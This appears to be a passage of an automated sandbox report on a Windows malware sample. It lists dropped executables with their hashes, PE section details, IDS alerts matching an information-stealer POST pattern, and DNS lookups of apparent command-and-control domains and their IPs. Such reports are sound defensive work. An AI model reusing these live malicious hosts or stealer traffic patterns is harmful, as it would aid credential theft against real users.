8.....7%..J.n.....=.wF....no....).....y...>..$...%8s.F.HDF..=J..aI.....6{.....I...,..;.g'.J...!.A.....{P..).....I.[.\.'.,....J.8...@\.]....$,..f

C:\Users\user\AppData\Roaming\ecgujuh	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	358912
Entropy (8bit):	6.278717191933335
Encrypted:	false
SSDEEP:	6144:7e+RhbrOOFh9v2Y8zBk3L3gXO1RdFggj:7e6aOFhB8zBk3L3b1R
MD5:	1F935BFFF0F8128972BC69625E5B2A6C
SHA1:	18DB55C519BBE14311662A06FAEECC97566E2AFD
SHA-256:	2BFA0884B172C9EAFF7358741C164F571F0565389AB9CF99A8E0B90AE8AD914D
SHA-512:	2C94C1EA43B008CE164D7CD22A2D0FF3B60A623017007A2F361BDFF69ED72E97B0CC0897590BE9CC56333E014CD003786741EB6BB7887590CB2AAD832EA8A3 D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k..S/.../.../...1.Z.=...1.L.W....6..*.../.....1.K.....1.[.....1.^.....Rich/..... .....PE..L...t..`.....<...J.....4.....P....@.....A.....,9..<....0...Y.....#..P.....X...@..... .....text...4:.....<..... ..`.data...`....P.....@.....@....pamicak.....@....dos....K.....@....modav.....@. ...nugirof..... .....@....rsrc....Y...0...Z.....@..@.reloc...>.....@...`.....@..B..... .....

<table>
<tr><th colspan="2">C:\Users\user\AppData\Roaming\icgujuh</th></tr>
<tr><td>Process:</td><td>C:\Windows\explorer.exe</td></tr>
<tr><td>File Type:</td><td>PE32 executable (GUI) Intel 80386, for MS Windows</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>299008</td></tr>
<tr><td>Entropy (8bit):</td><td>5.045277904584397</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>6144:Sgs+Lk1QNJlgD6g++0MGnyIh41uzbgwuJ2:SO8QNJlK6g++eh41unnb</td></tr>
<tr><td>MD5:</td><td>246B41453B996BFA14F60D4785E598AC</td></tr>
<tr><td>SHA1:</td><td>977B7D8CC4237CA4C8A2268AEDFFF4D83C7D0A86</td></tr>
<tr><td>SHA-256:</td><td>08A6DFEB7ADF5EB90703ABFAB6C1F24A9F93C79E6287213F695C44F0181644EC</td></tr>
<tr><td>SHA-512:</td><td>122FBF1CF7202AC0370471E5D1FAF19C3D211A75B7629221DAF0DD3C6A7C3260DB0FDC22DA7161DD53C9F646F2400DBDE80751139D20D1E0F977869B60224BD</td></tr>
<tr><td>Malicious:</td><td>true</td></tr>
<tr><td>Preview:</td><td>MZ......................@...!..L.!This program cannot be run in DOS mode....$.......8f..|...|...|...bU$.W...bU5.a...bU#.....[..y...|.......bU*.}...bU4.}...b
U1.}...Rich|..................PE..L.....'`.....................Fw............. ....@...........................w.................................................<.....v.............................!.................................@............ .<br>.............................text.............................. ..`.rdata..x.... ....@..@.data.....s.. ....@....rsrc.........v.....................@..@..
....
....</td></tr>
</table>

C:\Users\user\AppData\Roaming\icgujuh:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.163173589350838
Encrypted:	false
SSDEEP:	192:cY+38+DJl+ibJ6+ioJJ+i3N+WtT+E9tD+Ett3d+E3zv+Aw:j+s+v+b+P+m+0+Q+q+I+Aw
MD5:	7729BDBEA13C2EE69750A4387AC2EE4A
SHA1:	7BBD2DBC062960BED3D0E80DACAED0D0DDCCD2C1
SHA-256:	9E86E019CD04E4E5258336132EB4D9AA9A5405109B36257CF6F31875FE279CC9
SHA-512:	8D6CB796B06671E563B5DC5BEECB5E303648220E273EDFE86D1DD872A24072EBC21E05D69F260C62F07BC36312D65F74F08950474144E18408B1DF75BE66A354
Malicious:	false
Preview:	.........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-.............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20220110_024703_630.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.384186155989906
Encrypted:	false
SSDEEP:	96:0C3Po+ua5O+9M2YZWCJ/I2lrikp/4U1T2gYFzLUMCS6JReY5N:v/xLMS28E4CNr
MD5:	04471CB8A8BDEB374742B76FAA14CCC3
SHA1:	ED06FB7C9934B1AF8568CC8F3C4AF72C98439A30
SHA-256:	D9C6648892F479ED0E8E3A71C2EED55655EA00BF32F2E4083F00F742D42DE73B

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20220110_024703_630.etl	
SHA-512:	D8F967C79274AF4DE27816363C11B45820BF84A71C33E5EB56A5D7EF9195224A6EB734DD90BBFB3E7CE2C70FA4B0B8F775BB4A484AF7CE0DB47654E041EA20E 1
Malicious:	false
Preview:	....!.....p.....B.....Zb.. ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1..... .....-QGY.....8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C. :.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d. o.s.v.c...2.0.2.2.0.1.1.0._.0.2.4.7.0.3._.6.3.0...e.t.l.....P.P.p..... .....

C:\Windows\SysWOW64\rhrovez\rljdetbq.exe (copy)	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	15172608
Entropy (8bit):	6.5362743595877895
Encrypted:	false
SSDEEP:	49152:n9CsgZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZea:nss
MD5:	4BDB6708809436720497DA3BEB566B13
SHA1:	CFB8E9547BB17FE55B2B4642DFCDEFC610E50E76
SHA-256:	9208374286845D0D5125D53211CBE0CE4D8A317A103F7FBDF0DE8CDC20325CE3
SHA-512:	779934AF2A9928B9958674AE8C231784DA48CAE3B4E36D0E8F1A914B3A11B1CD7D4887BCC6F4209978AB238C937FB49D224D6E73E8F6BC186C96AC31C3E8C51
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8f..|...|...|...bU$.W...bU5.a...bU#.....[..y...|.....bU*.}...bU4.}...b U1.}...Rich|.....PE..L.....`.....w..... ....@.....0x.....^..<....0w.....!.....xU..@..... .....text..... ..`.rdata..dG... ...H.....@..@.data.....s..p.....V.....@....rsrc.....0w.....@..@..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.045277904584397
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	cz2ZyeL2Zd.exe
File size:	299008
MD5:	246b41453b996bfa14f60d4785e598ac
SHA1:	977b7d8cc4237ca4c8a2268aedfff4d83c7d0a86
SHA256:	08a6dfeb7adf5eb90703abfab6c1f24a9f93c79e6287213f695c44f0181644ec
SHA512:	122fbf1cf7202ac0370471e5d1faf19c3d211a75b7629221daf0dd3c6a7c3260db0fdc22da7161dd53c9f646f2400dbde80751139d20d1e0f977869b60224bd2
SSDEEP:	6144:Sgs+Lk1QNJlgD6g++0MGnyIh41uzbgwuJ2:SO8QNJlK6g++eh41unnb
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8f..|...|...|...bU$.W...bU5.a...bU#.....[...y...|.....bU*.}...bU4.}...bU1.}...Rich|.....PE..L.....`.....

File Icon

Icon Hash:	bcfc36b6b694c6e2

Static PE Info

General

Entrypoint:	0x401eaf

General

Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x6027E1B6 [Sat Feb 13 14:27:02 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	09aef69c73de8322563f63d55badb1aa

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x108f9	0x10a00	False	0.611783364662	data	6.69578826316	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x12000	0x1fc78	0x1fe00	False	0.303040747549	data	3.52249440191	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x32000	0x273bbb8	0x8600	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x276e000	0xfe00	0xfe00	False	0.648821973425	data	6.49635421339	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
French	Switzerland	
Spanish	Argentina	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/09/22-18:48:32.814184	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/09/22-18:48:47.969897	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
01/09/22-18:48:52.924765	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49870	80	192.168.2.3	65.108.180.72
01/09/22-18:48:56.812857	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49870	80	192.168.2.3	65.108.180.72

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 9, 2022 18:47:37.468811989 CET	192.168.2.3	8.8.8.8	0x2ec	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:38.226047039 CET	192.168.2.3	8.8.8.8	0x8fc2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:38.967520952 CET	192.168.2.3	8.8.8.8	0xe923	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:40.060709000 CET	192.168.2.3	8.8.8.8	0x1f12	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:40.807586908 CET	192.168.2.3	8.8.8.8	0x9741	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:41.578583002 CET	192.168.2.3	8.8.8.8	0xe33f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:43.546813965 CET	192.168.2.3	8.8.8.8	0x212d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:44.316106081 CET	192.168.2.3	8.8.8.8	0xb1f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:45.098551035 CET	192.168.2.3	8.8.8.8	0xd55e	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:49.252995968 CET	192.168.2.3	8.8.8.8	0x5d58	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:50.434279919 CET	192.168.2.3	8.8.8.8	0x5692	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:51.245753050 CET	192.168.2.3	8.8.8.8	0x4651	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:52.391556978 CET	192.168.2.3	8.8.8.8	0xda90	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:53.196393013 CET	192.168.2.3	8.8.8.8	0xb44d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:54.261399984 CET	192.168.2.3	8.8.8.8	0x456b	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:54.337697029 CET	192.168.2.3	8.8.8.8	0xeac1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:55.127723932 CET	192.168.2.3	8.8.8.8	0xff6e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:55.908967018 CET	192.168.2.3	8.8.8.8	0xa9f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:56.699451923 CET	192.168.2.3	8.8.8.8	0x2b8d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:57.509944916 CET	192.168.2.3	8.8.8.8	0x5a4b	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:01.620697975 CET	192.168.2.3	8.8.8.8	0xafbf	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:02.401056051 CET	192.168.2.3	8.8.8.8	0xb6c9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:03.198502064 CET	192.168.2.3	8.8.8.8	0xb721	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:03.959224939 CET	192.168.2.3	8.8.8.8	0x57c1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:08.650490999 CET	192.168.2.3	8.8.8.8	0x5d8c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 9, 2022 18:48:09.419280052 CET	192.168.2.3	8.8.8.8	0x119e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:10.230998039 CET	192.168.2.3	8.8.8.8	0x491d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:11.217844009 CET	192.168.2.3	8.8.8.8	0x491d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:12.276524067 CET	192.168.2.3	8.8.8.8	0x4e14	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:14.720483065 CET	192.168.2.3	8.8.8.8	0x1984	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:15.531368017 CET	192.168.2.3	8.8.8.8	0xeeb5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:16.289422989 CET	192.168.2.3	8.8.8.8	0x2c09	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:22.524712086 CET	192.168.2.3	8.8.8.8	0xa636	Standard query (0)	srtuiyhuali.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:22.594604015 CET	192.168.2.3	8.8.8.8	0xe642	Standard query (0)	fufuiloirtu.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:22.776987076 CET	192.168.2.3	8.8.8.8	0xefc3	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:27.189275026 CET	192.168.2.3	8.8.8.8	0xfeee	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:29.612690926 CET	192.168.2.3	8.8.8.8	0xad60	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:30.848589897 CET	192.168.2.3	8.8.8.8	0xc46c	Standard query (0)	unic11m.top	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:31.019443989 CET	192.168.2.3	8.8.8.8	0xf683	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.371445894 CET	192.168.2.3	8.8.8.8	0x763	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:32.432564020 CET	192.168.2.3	8.8.8.8	0x5b5f	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:38.133488894 CET	192.168.2.3	8.8.8.8	0xcf3a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:38.960043907 CET	192.168.2.3	8.8.8.8	0x888f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:39.738586903 CET	192.168.2.3	8.8.8.8	0x36bb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:40.522078991 CET	192.168.2.3	8.8.8.8	0xdc59	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:41.312041044 CET	192.168.2.3	8.8.8.8	0x604d	Standard query (0)	privacytools-foryou-777.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:42.411408901 CET	192.168.2.3	8.8.8.8	0xc33a	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:44.344777107 CET	192.168.2.3	8.8.8.8	0x2ee	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:45.164227962 CET	192.168.2.3	8.8.8.8	0x5153	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:45.925323963 CET	192.168.2.3	8.8.8.8	0x1093	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:46.682480097 CET	192.168.2.3	8.8.8.8	0x2d79	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:47.642781019 CET	192.168.2.3	8.8.8.8	0x2d79	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:50.192974091 CET	192.168.2.3	8.8.8.8	0x383e	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:51.572503090 CET	192.168.2.3	8.8.8.8	0x97bc	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:52.358977079 CET	192.168.2.3	8.8.8.8	0xbeb8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:53.129774094 CET	192.168.2.3	8.8.8.8	0x81f5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:53.897295952 CET	192.168.2.3	8.8.8.8	0x9127	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:54.567051888 CET	192.168.2.3	8.8.8.8	0xbc52	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:55.012433052 CET	192.168.2.3	8.8.8.8	0x7463	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.161734104 CET	192.168.2.3	8.8.8.8	0xc20	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.379781008 CET	192.168.2.3	8.8.8.8	0xf690	Standard query (0)	bitly.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:56.667990923 CET	192.168.2.3	8.8.8.8	0x6611	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 9, 2022 18:48:56.826666117 CET	192.168.2.3	8.8.8.8	0x1187	Standard query (0)	amogohuigotuli.at	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:57.752002954 CET	192.168.2.3	8.8.8.8	0xacdf	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:49:01.363461018 CET	192.168.2.3	8.8.8.8	0x37fa	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:49:03.009984970 CET	192.168.2.3	8.8.8.8	0x5ae6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 9, 2022 18:49:03.767934084 CET	192.168.2.3	8.8.8.8	0xf272	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 9, 2022 18:47:37.487526894 CET	8.8.8.8	192.168.2.3	0x2ec	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:38.244760036 CET	8.8.8.8	192.168.2.3	0x8fc2	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:39.312901974 CET	8.8.8.8	192.168.2.3	0xe923	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:40.077759981 CET	8.8.8.8	192.168.2.3	0x1f12	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:40.826637983 CET	8.8.8.8	192.168.2.3	0x9741	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:41.598478079 CET	8.8.8.8	192.168.2.3	0xe33f	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:43.565804958 CET	8.8.8.8	192.168.2.3	0x212d	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:44.333204985 CET	8.8.8.8	192.168.2.3	0xb1f	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:45.414005041 CET	8.8.8.8	192.168.2.3	0xd55e	No error (0)	data-host-coin-8.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:49.271218061 CET	8.8.8.8	192.168.2.3	0x5d58	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:50.454058886 CET	8.8.8.8	192.168.2.3	0x5692	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:51.531367064 CET	8.8.8.8	192.168.2.3	0x4651	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:52.409961939 CET	8.8.8.8	192.168.2.3	0xda90	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:53.483256102 CET	8.8.8.8	192.168.2.3	0xb44d	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:54.281043053 CET	8.8.8.8	192.168.2.3	0x456b	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:54.356300116 CET	8.8.8.8	192.168.2.3	0xeac1	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:55.146183014 CET	8.8.8.8	192.168.2.3	0xff6e	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:55.927742958 CET	8.8.8.8	192.168.2.3	0xa9f	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:56.718244076 CET	8.8.8.8	192.168.2.3	0x2b8d	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:47:57.816883087 CET	8.8.8.8	192.168.2.3	0x5a4b	No error (0)	data-host-coin-8.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:01.641853094 CET	8.8.8.8	192.168.2.3	0xafbf	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 9, 2022 18:48:02.419850111 CET	8.8.8.8	192.168.2.3	0xb6c9	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:03.216830969 CET	8.8.8.8	192.168.2.3	0xb721	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:03.978082895 CET	8.8.8.8	192.168.2.3	0x57c1	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:08.669089079 CET	8.8.8.8	192.168.2.3	0x5d8c	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:09.438422918 CET	8.8.8.8	192.168.2.3	0x119e	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:11.503634930 CET	8.8.8.8	192.168.2.3	0x491d	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:12.297733068 CET	8.8.8.8	192.168.2.3	0x4e14	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:12.297733068 CET	8.8.8.8	192.168.2.3	0x4e14	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:12.297733068 CET	8.8.8.8	192.168.2.3	0x4e14	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:12.297733068 CET	8.8.8.8	192.168.2.3	0x4e14	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:12.297733068 CET	8.8.8.8	192.168.2.3	0x4e14	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:14.739479065 CET	8.8.8.8	192.168.2.3	0x1984	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:15.550071001 CET	8.8.8.8	192.168.2.3	0xeeb5	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:16.307980061 CET	8.8.8.8	192.168.2.3	0x2c09	No error (0)	host-data-coin-11.com		47.251.44.201	A (IP address)	IN (0x0001)
Jan 9, 2022 18:48:22.575756073 CET	8.8.8.8	192.168.2.3	0xa636	Server failure (2)	srtuiyhuali.at	none	none	A (IP address)	IN (0x0001)
